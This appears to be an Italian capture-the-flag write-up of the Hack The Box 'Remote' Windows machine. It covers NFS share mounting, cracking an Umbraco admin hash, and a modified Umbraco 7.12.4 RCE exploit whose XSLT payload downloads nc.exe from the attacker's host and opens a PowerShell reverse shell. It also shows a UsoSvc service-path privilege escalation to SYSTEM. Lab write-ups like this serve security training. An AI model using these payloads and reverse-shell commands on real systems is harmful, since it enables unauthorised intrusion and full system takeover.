

## REMOTE | Kaosam


Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Questa volta ci troviamo di fronte una macchina Windows. Ecco il risultato del port scanning:

```
root@unknown:~# nmap -sV 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 15:59 CET
Nmap scan report for 10.10.10.180
Host is up (0.16s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp   open  rpcbind      2-4 (RPC #100000)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd       1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 146.81 seconds
```

Andando sul browser, nella porta 80:




Navigando nel sito web, nella sezione Contact, se clicchiamo sul seguente bottone, veniamo rimandati alla pagina di login del CMS Umbraco:

## SEND US A MESSAGE

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam eget lacinia nisl. Aenean sollicitudin diam vitae enim ultrices, semper euismod magna efficitur.

*Umbraco Forms* is required to render this form. It's a breeze to install, all you have to do is go to the *Umbraco Forms* section in the back office and click Install, that's it! :)

GO TO BACK OFFICE AND  
INSTALL FORMS



Happy wonderful Wednesday

Username

Your username is usually your email

Password

Enter your password

Show password

Login

[Forgotten password?](#)

Per accedere, abbiamo bisogno di credenziali. Dopo aver provato invano ad utilizzare enum4linux, mi sono concentrato sulla porta 2049 (NFS-Server). Ho trovato online questo articolo:

<https://resources.infosecinstitute.com/exploiting-nfs-share/>

Con il comando showmount, viene mostrata la cartella remota sul server NFS, e nei comandi successivi ho creato una cartella locale, nel quale viene montata la cartella remota. In questo modo è possibile navigare all'interno del server NFS:

```
showmount -e 10.10.10.180
```

```
mkdir /root/Desktop/test
```

```
mount -t nfs 10.10.10.180:/site_backup /root/Desktop/test
```

```

root@unknown:~/Desktop# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
root@unknown:~/Desktop# mkdir /root/Desktop/test
mkdir: cannot create directory '/root/Desktop/test': File exists
root@unknown:~/Desktop# mount -t nfs 10.10.10.180:/site_backups /root/Desktop/test
root@unknown:~/Desktop# cd /root/Desktop/test
root@unknown:~/Desktop/test# ls
App_Browsers  App_Plugins  bin          css          Global.asax  scripts      Umbraco_Client  Web.config
App_Data      aspnet_client  Config       default.aspx  Media        Umbraco      Views

```

Dentro la cartella App\_Data si trova il database di Umbraco, formato sdf, e nella cima del file (comando head), troviamo la hash di un utente:

```

root@unknown:~/Desktop/test# cd App_Data
root@unknown:~/Desktop/test/App_Data# ls
cache Logs Models packages TEMP umbraco.config Umbraco.sdf
root@unknown:~/Desktop/test/App_Data# head Umbraco.sdf
VttyAdministratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-ca
a2054c47a1d:rfurfvrfrfXvadminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"
b.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50BiIfhVgvrfrfVgXvadminadmin@htb.localb8be16afba8c314ad3
90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f[{"alias":"umb
on","completed":false,"disabled":true}]?g.oggXvsmithsmith@htb.localjxDUCcruzN8rSRlqnmvqw==AIKYyl6Fyy2
AdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9
ae58b8e?gAg.ogOgYwssmithsmith@htb.localjxDUCcruzN8rSRlqnmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9
orithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749~
g)

```

Sistemando a mano le righe, abbiamo:

```

admin
admin@htb.local
b8be16afba8c314ad33d812f22a04991b90e2aaa
{"hashAlgorithm":"SHA1"}

```


Su CrackStation andiamo dunque a craccare l'hash:

<https://crackstation.net/>

| Hash                                     | Type | Result         |
|--|------|----------------|
| b8be16afba8c314ad33d812f22a04991b90e2aaa | sha1 | baconandcheese |

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Le credenziali (admin@htb.local / baconandcheese) ci portano all'interno del pannello di Admin:



Nella sezione Help, vediamo la versione in uso, la 7.12.4. Cercando su Google, esce fuori questo exploit:

<https://www.exploit-db.com/exploits/46153>

Il payload all'interno dell'exploit in python, mostra come eseguire da remoto "calc.exe" che sarebbe la calcolatrice di Windows, quindi va modificato un po' prima di poterlo eseguire:

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microso
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/Users/Public/nc.exe 10.10.15.14 4444 -e powershell.exe"; System
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput =
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"
</xsl:template> </xsl:stylesheet> ';
```

```
login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";
```

Oltre a i campi login, password e host, all'interno di payload inseriamo il codice powershell per scaricare l'eseguibile di nc sulla macchina remota (nella macchina locale utilizziamo python -m SimpleHTTPServer per poter trasferire il file):

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string
xml() \
{ string cmd = "wget http://10.10.15.14:8000/nc.exe -O
/Users/Public/nc.exe -UseBasicParsing"; System.Diagnostics.Process proc =
new System.Diagnostics.Process();\
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments =
cmd;\
proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return
output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of
select="csharp_user:xml()" />\
</xsl:template> </xsl:stylesheet> ';
```

N.B. La cartella /Users/Public è quella in cui abbiamo l'accesso di scrittura.

Una volta eseguito l'exploit con "python exploit.py" e trasferito il file, rieseguiamo il comando, questa volta cambiando il valore della stringa cmd:

```
string cmd = "/Users/Public/nc.exe 10.10.15.14 4444 -e powershell.exe"
```

Mettendoci in ascolto con nc -lvp 4444, abbiamo la shell e anche la user flag:

```
root@unknown:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.180.
Ncat: Connection from 10.10.10.180:49721.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> cd /Users/Public
cd /Users/Public
PS C:\Users\Public> ls
ls

Directory: C:\Users\Public


Mode                LastWriteTime         Length Name
----                -
d-r---            2/19/2020   3:03 PM             Documents
d-r---            9/15/2018   3:19 AM             Downloads
d-r---            9/15/2018   3:19 AM             Music
d-r---            9/15/2018   3:19 AM             Pictures
d-r---            9/15/2018   3:19 AM             Videos
-a----            3/25/2020  11:28 AM          59392 nc.exe
-ar---            3/25/2020  10:51 AM             34 user.txt
```

Per ottenere l'accesso come Administrator, eseguiamo winpeas.exe, tool che consente enumerazione automatica in fase di privilege escalation. Appare in rosso il messaggio:

LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:

UsoSvc: AllAccess, Start

Cercando su Google, ho trovato questo exploit su Github (PayloadsAllTheThings):

#### Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\drivers\color\nc.exe 10.10.10.10 4444 -e
PS C:\Windows\system32> sc.exe config UsoSvc binPath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe config UsoSvc binPath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START   (DELAYED)
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Update Orchestrator Service
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem

PS C:\Windows\system32> sc.exe start UsoSvc
```

```
sc.exe config UsoSvc binPath="cmd.exe /c C:\Users\Public\nc.exe 10.10.15.14 5555 -e cmd.exe"
```

```
sc.exe start UsoSvc
```

```
PS C:\windows\system32\inetsrv> sc.exe config UsoSvc binPath="cmd.exe /c C:\Users\Public\nc.exe 10.10.15.14 5555 -e cmd.exe"
[SC] ChangeServiceConfig SUCCESS
PS C:\windows\system32\inetsrv> sc.exe stop UsoSvc
sc.exe stop UsoSvc
[SC] ControlService FAILED 1062:

The service has not been started.

PS C:\windows\system32\inetsrv> sc.exe start UsoSvc
sc.exe start UsoSvc
```

In una shell con netcat in ascolto:

```
root@unknown:~# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.180.
Ncat: Connection from 10.10.10.180:49691.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /Users/Administrator
cd /Users/Administrator
```

Rooted!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>